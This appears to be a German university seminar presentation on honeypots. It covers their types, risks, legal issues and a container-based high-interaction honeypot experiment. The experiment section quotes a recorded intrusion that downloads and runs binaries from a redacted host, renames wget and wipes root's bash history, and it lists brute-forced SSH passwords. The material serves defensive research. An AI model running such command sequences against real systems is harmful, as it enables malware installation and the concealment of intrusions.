Grundseminarpräsentation

Lukas Hettwer

Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences
Department Informatik

Honeypots- Beschreibung und Einsatzgebiet

„Prevention is ideal, but detection is a must.“ - Eric Cole

Inhaltsübersicht

- Honeypot
  - Einfluss auf die IT-Sicherheit
  - Eigenschaften und Arten von Honeypots
  - Schwierigkeiten mit Honeypots
  - Beispiele
- Vorarbeit
  - Entwicklung
    - Konzeption
    - Versuchsdurchführung
  - Zusammenfassung
    - Fazit
- Ausblick

Einfluss auf die IT-Sicherheit

- Risiken zu reduzieren
  - Gegenmaßnahmen
  - Schaden durch das Ereignis verringern
- Systematisch Risiken beseitigen
  - IT-Grundschutz Katalog
  - ISO-2700x
- Erkennung ist ein Muss
  - Alarm System - Honeypots

Eigenschaften und Typen von Honeypots

- **Low interaction Honeypots (medium interaction)**
  - **Simulieren nur die Dienste (SSH, HTTP-Server, RDCMan)**
  - **Kein Betriebssystem für den Angreifer**
  - **Geringer Ressourcenverbrauch (geringe Kosten)**
  - **Geringe Komplexität, geringes Risiko**
  - **Geringer Informationsgewinn**
  - **Schnell enttarnt**

Eigenschaften und Typen von Honeypots

- **High interaction Honeypots**
  - Gleiche Umgebung wie ein Produktionssystem
  - Bietet Dienste und Betriebssystem an
  - Hohe Komplexität, großes Risiko
  - Schwierig zu enttarnen
  - Hoher Informationsgewinn
- **Pure Honeypots**
  - Produktionssysteme (vollwertigen System)
  - Komponente im Netzwerk überwacht den Honeypot
  - Schwierig zu enttarnen

Eigenschaften und Typen von Honeypots

- **Honeypots im Produktionsumfeld**
  - Innerhalb des Produktionsnetzwerks
  - Risiken zu minimieren
  - Low interaction Honeypots (geringe Komplexität)
  - Schlagen Alarm, identifizieren den Angreifer
    - mehr nicht
- **Reasearch Honeypots**
  - Sind kein Alarmsystem
  - Sammeln Informationen
  - Zeichnen Angriffe auf
  - High interaction Honeypots

Schwierigkeiten mit Honeypots

- **Übernahme des Honeypots durch einen Angreifer**
  - **Honeypot mit fehlerhaften Code**
  - **„Low“ weniger wahrscheinlich als bei „high“**
  - **Richtet Schaden an**
- **Enttarnung des Honeypots**
  - **Wertlos, erzeugt evtl. falsche Informationen**
- **Unpopuläres System**
  - **Honeypot wird nicht angegriffen**
  - **Sammelt keine Informationen**

Schwierigkeiten mit Honeypots

- **Rechtliche Schwierigkeiten mit Honeypots**
  - **entrapment (Fallen stellen)**
    - **Besteht rechtliche Grundlagen, um eine Falle zu stellen?**
  - **privacy (Datenschutz)**
    - **Wenn der Honeypot Daten aufzeichnet die ein Einverständnis des Users benötigt, muss dieses durch ein Banner besorgt werden**
  - **liability (Haftung)**
    - **strafrechtliche sondern eine zivilrechtliche Angelegenheit**
- **Cybercrime ist ein globales Problem**

Arten von Honeypots

- Database Honeypots
- Web honeypots
- Service Honeypots
- Distributed Honeypots
- Anti-honeypot stuff
- Malware collector
- Low interaction honeypot (router back door)
- Honeypot for USB-spreading malware
- Honey Client
- …

Was bisher geschah…

Entwicklung – Konzeption

- **Architektur** (Eigenschaften und Anforderungen)
  - Verteiltes System
  - Entkoppelt
  - Sichere Verbindungen
  - Skalierbar
  - Sicherheit
- **Komponenten**
  - Log Server
  - Honeypot Server
  - Repository & Runner

Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences
Department Informatik

Entwicklung – Konzeption



Abbildung 1: Architektur des Honeypotsystems

Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences
Department Informatik

Entwicklung – Konzeption



Abbildung 2: Architektur des Honeypot Servers

Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences
Department Informatik

Entwicklung – Konzeption



Abbildung 3: Architektur des Log Servers

Entwicklung – Versuchsdurchführung

- 5 Stunden aufgezeichnet
- 125 Angriffe aufgezeichnet
- Passwort wurde einmal erraten
- 15 IP-Adressen
  - 10 aus China
  - Hong-Kong, Deutschland, Brasilien, Singapore, England
- 118 unterschiedliche Passwörter ausprobiert
- Honeypot bis zum Schluss funktionsfähig

Entwicklung – Versuchsdurchführung

celtic	34erdfev	159159	bluebird	cookies1	doodle	eatpussy	erikas	1234
ironmaiden	assasin	1212	coconut	cyberonline	doordie	ebj2vya894	escorpion	oracle
badger	enterprise	apple1	bluemoon	debate	doranoxly	eight	escher	ethos
root	desember	akshay	godbless	crowford	doris	elevator	esprit	live
leslie	football1	aa123456	firefly	donbasco	doug	elmejor	evans	butter@123
magic	fernando	blueberry	hehehe	dusty	doughnut	ellen1	excelsior	butter
runescape	fuckfuck	imissyou	mememe	centos6svm	dsadsa	elway7	estela	
sandhya	jon	hendrix	jomaica	passwrod	drywall	emerson1	explorer1	
teresa	indigo	mohammad	moddog	ubuntu	ducati916	emilee	express201	
whocares	kingdom	money1	redrum	password	duhduh	empire1	express1	
widzew	skateboard	unread	puppies	123456	duncan21	eminem12	root123	
willie	rocky	25802580	rammstein	donjuan	dumass	endurance	squit	
alex	teacher	bastard	compaq123	doodle1	earlgrey	endofline	root	
123456789	55555555555	bajingon	cosworth	dontaskme	eagle123	envelope	ubuntu	

Entwicklung – Versuchsdurchführung

Aufgezeichneter Angriff 1/3:

```
1  /bin/curl http://<IP>/g.txt -o ygljglkjgfg0
2  chmod +x ygljglkjgfg0
3  /bin/ygljglkjgfg0
4  wget http://<IP>/g.txt -O ygljglkjgfg1
5  chmod +x ygljglkjgfg1
6  /bin/ygljglkjgfg1
7  good http://<IP>/g.txt -O ygljglkjgfg2
8  chmod +x ygljglkjgfg2
9  /bin/ygljglkjgfg2
10 sleep 2
```

Entwicklung – Versuchsdurchführung

Aufgezeichneter Angriff 2/3:

```
11  wget http://<IP>/w.txt -O sdf3fslsdf13
12  chmod +x sdf3fslsdf13
13  /bin/sdf3fslsdf13
14  good http://<IP>/w.txt -O sdf3fslsdf14
15  chmod +x sdf3fslsdf14
16  /bin/sdf3fslsdf14
17  curl http://<IP>/w.txt -o sdf3fslsdf15
18  chmod +x sdf3fslsdf15
19  /bin/sdf3fslsdf15
20  sleep 2
```

Entwicklung – Versuchsdurchführung

Aufgezeichneter Angriff 3/3:

```
21  mv /usr/bin/wget /usr/bin/good
22  mv /bin/wget /bin/good
23  cat /dev/null > /root/.bash_history
24  ls -la /etc/daemon.cfg
25  exit $?
```

Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences
Department Informatik

Zusammenfassung – Fazit #1

- Automatisierung im Honeypot
  - Container
  - Pipeline (CI/CD)
- Angriffe aufgezeichnet
- Keinen Ausbruch (entdeckt)
- Angriffe in Echtzeit
- Vollständige Angriffe (high intercation)
- Auswertbare Daten persistiert

Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences
Department Informatik

Zusammenfassung – Fazit #2

- Daten besser aufbereiten
- Container Umgebung tarnen
- Wenige Angriffe insgesamt ->
  - lastresistent?
  - Honeypot sicher?

Zusammenfassung – Ausblick

- ~~Anomalie klären~~
- ~~Risikoabschätzen~~
- ~~Juristische Probleme angehen~~
- ~~Betrieb des Honeypots~~
- Langzeituntersuchung
  - Angriffe analysieren
- Neue Einsatzorte
  - Container sind flexibel
- Pure Container
  - Betrieb in Kubernetes (Honeypot as a Service)

Papers

Virtual Machine Introspection Based SSH Honeypot

Stewart Sentanoe
University of Passau
sentanoe@fim.uni-passau.de

Benjamin Taubmann
University of Passau
bt@sec.uni-passau.de

Hans P. Reiser
University of Passau
hr@sec.uni-passau.de

Behind the Scenes of Online Attacks: an Analysis of Exploitation Behaviors on the Web

Davide Canali
EURECOM, France
canali@eurecom.fr

Davide Balzarotti
EURECOM, France
balzarotti@eurecom.fr

Container Based Virtual Honeynet for Increased Network Security

Towards a collaborative architecture of Honeypots

Lessons learned from the deployment of a high-interaction honeypot

E. Alata[1], V. Nicomette[1], M. Kaâniche[1], M. Dacier[2], M. Herrb[1]
[1]LAAS-CNRS, University of Toulouse, 7 Avenue du Colonel Roche, 31077 Toulouse Cedex 4, France
[2]*Eurécom*, 2229 Route des Crêtes, BP 193, 06904 Sophia Antipolis Cedex, France
{alata, nicomette, kaaniche, herrb}@laas.fr; dacier@eurecom.fr

Honeynettrap: Framework to Detect And Mitigate Ddos Attacks using Heterogeneous Honeynet

Alisha Gupta and B.B. Gupta

Data Mining in Long-Term Honeypot Data

Daniel Fraunholz, Marc Zimmermann, Alexander Hafner and Hans D. Schotten
Intelligent Networks Research Group
German Research Center for Artificial Intelligence
67663 Kaiserslautern, Germany
Email: {firstname}.{lastname}@dfki.de

Papers

Deceptive Attack and Defense Game in Honeypot-Enabled Networks for the Internet of Things

Quang Duy La, *Member, IEEE*, Tony Q. S. Quek, *Senior Member, IEEE*, Jemin Lee, *Member, IEEE*, Shi Jin, *Member, IEEE*, and Hongbo Zhu

EURASIP Journal on Information Security

RESEARCH Open Access

Honeypots and honeynets: issues of privacy

Pavol Sokol[1*], Jakub Míšek[2] and Martin Husák[3]

Honeypots: Sweet OR Sour spot in Network Security?

Aman Sachan[†*] and Renuka Panchagavi[‡]

[†]Computer Engineering Department, Bharati Vidyapeeth Deemed University, College of Engineering Pune-43, Maharashtra, India

Accepted 25 May 2016, Available online 02 June 2016, **Vol.6, No.3 (June 2016)**

IoTPOT: Analysing the Rise of IoT Compromises

Yin Minn Pa Pa[†1], Shogo Suzuki[†1], Katsunari Yoshioka[†1], Tsutomu Matsumoto[†1], Takahiro Kasama[†2], Christian Rossow[†3]
Graduate School of Environment and Information Sciences/Institute of Advanced Sciences
[†1] Yokohama National University, Japan
[†2]National Institute of Information and Communications Technology, Japan
[†3]Institute of Advanced Sciences, Yokohama National University, Japan and
[†3]Cluster of Excellence, MMCI, Saarland University, Germany

SIPHON: Towards Scalable High-Interaction Physical Honeypots

Juan Guarnizo [1 *] Amit Tambe [1] Suman Sankar Bhunia [1] Martín Ochoa[1]
Nils Ole Tippenhauer [1] Asaf Shabtai [1] Yuval Elovici [1,2]

[1]Singapore University of Technology and Design
[2]Ben Gurion University, Israel

Konferenzen

- Sicherheit in vernetzten Systemen @DFN-Cert
  - 06.02 - 07.02 Hamburg
- Cyber Threat Intelligence Summit @SANSInstitute
  - 21.01 – 28.01 Arlington, VA
- SANS Security East 2019 @SANSInstitute
  - 02.02 – 09.02, 2019 New Orleans, LA
- Nullcon Conference @nullcon
  - 01.03 – 02.03, 2019 India
- RSA Conference United States 2019 @RSAConference
  - 04.03 – 08.03, 2019 San Francisco, CA

Quellen

1. Honeypot_(computing). (2018). – URL https://en.wikipedia.org/wiki/ Honeypot_(computing)
2. Abbasi, F. H. ; Harris, R. J.: Experiences with a Generation III virtual Honeynet. In: 2009 Australasian Telecommunication Networks and Applications Conference (ATNAC), Nov 2009, S. 1–6
3. Eric Cole, Stephen N.: Honeypots: A Security Manager's Guide to Honeypots. (2018). – URL https://www.sans.edu/cyber-research/ security-laboratory/article/honeypots-guide
4. Informatik, Bundesamt für Sicherheit in der: It-Grundschutz. (2018). – URL https://www.bsi.bund.de/DE/Themen/ITGrundschutz/grundschutz. html
5. Kasza, Peter: Creating honeypots using Docker. (2015). – URL https://www.itinsight.hu/blog/posts/ 2015-05-04-creating-honeypots-using-docker.html
6. Mokube, Iyatiti ; Adams, Michele: Honeypots: Concepts, approaches, and challenges. In: in ACM-SE 45: Proceedings of the 45th Annual Southeast Regional Conference, 2007, S. 321–326
7. Nance, K. ; Ryan, D. J.: Legal Aspects of Digital Forensics: A Research Agenda. In: 2011 44th Hawaii International Conference on System Sciences, Jan 2011, S. 1–6. – ISSN 1530-1605
8. Sokol, Pavol ; Míšek, Jakub ; Husák, Martin: Honeypots and honeynets: issues of privacy. In: EURASIP Journal on Information Security 2017 (2017), Nr. 1, S. 4. – URL https://doi.org/10.1186/s13635-017-0057-4. ISBN 1687-417X
9. Standardization, International O. for: ISO/IEC 27000 family - Information security management systems. (2018). – URL https://www.iso.org/ isoiec-27001-information-security.html
10. Symantec: Honeypots: Are They Illegal? (2003). – URL https://www. symantec.com/connect/articles/honeypots-are-they-illegal
11. Symantec: Problems and Challenges with Honeypots. (2004). – URL https://www.symantec.com/connect/articles/ problems-and-challenges-honeypots
12. Entwicklung eines high interaction Honeypots in der Cloud – Lukas Hettwer - http://edoc.sub.uni-hamburg.de/haw/frontdoor.php?source_opus=4494&la=de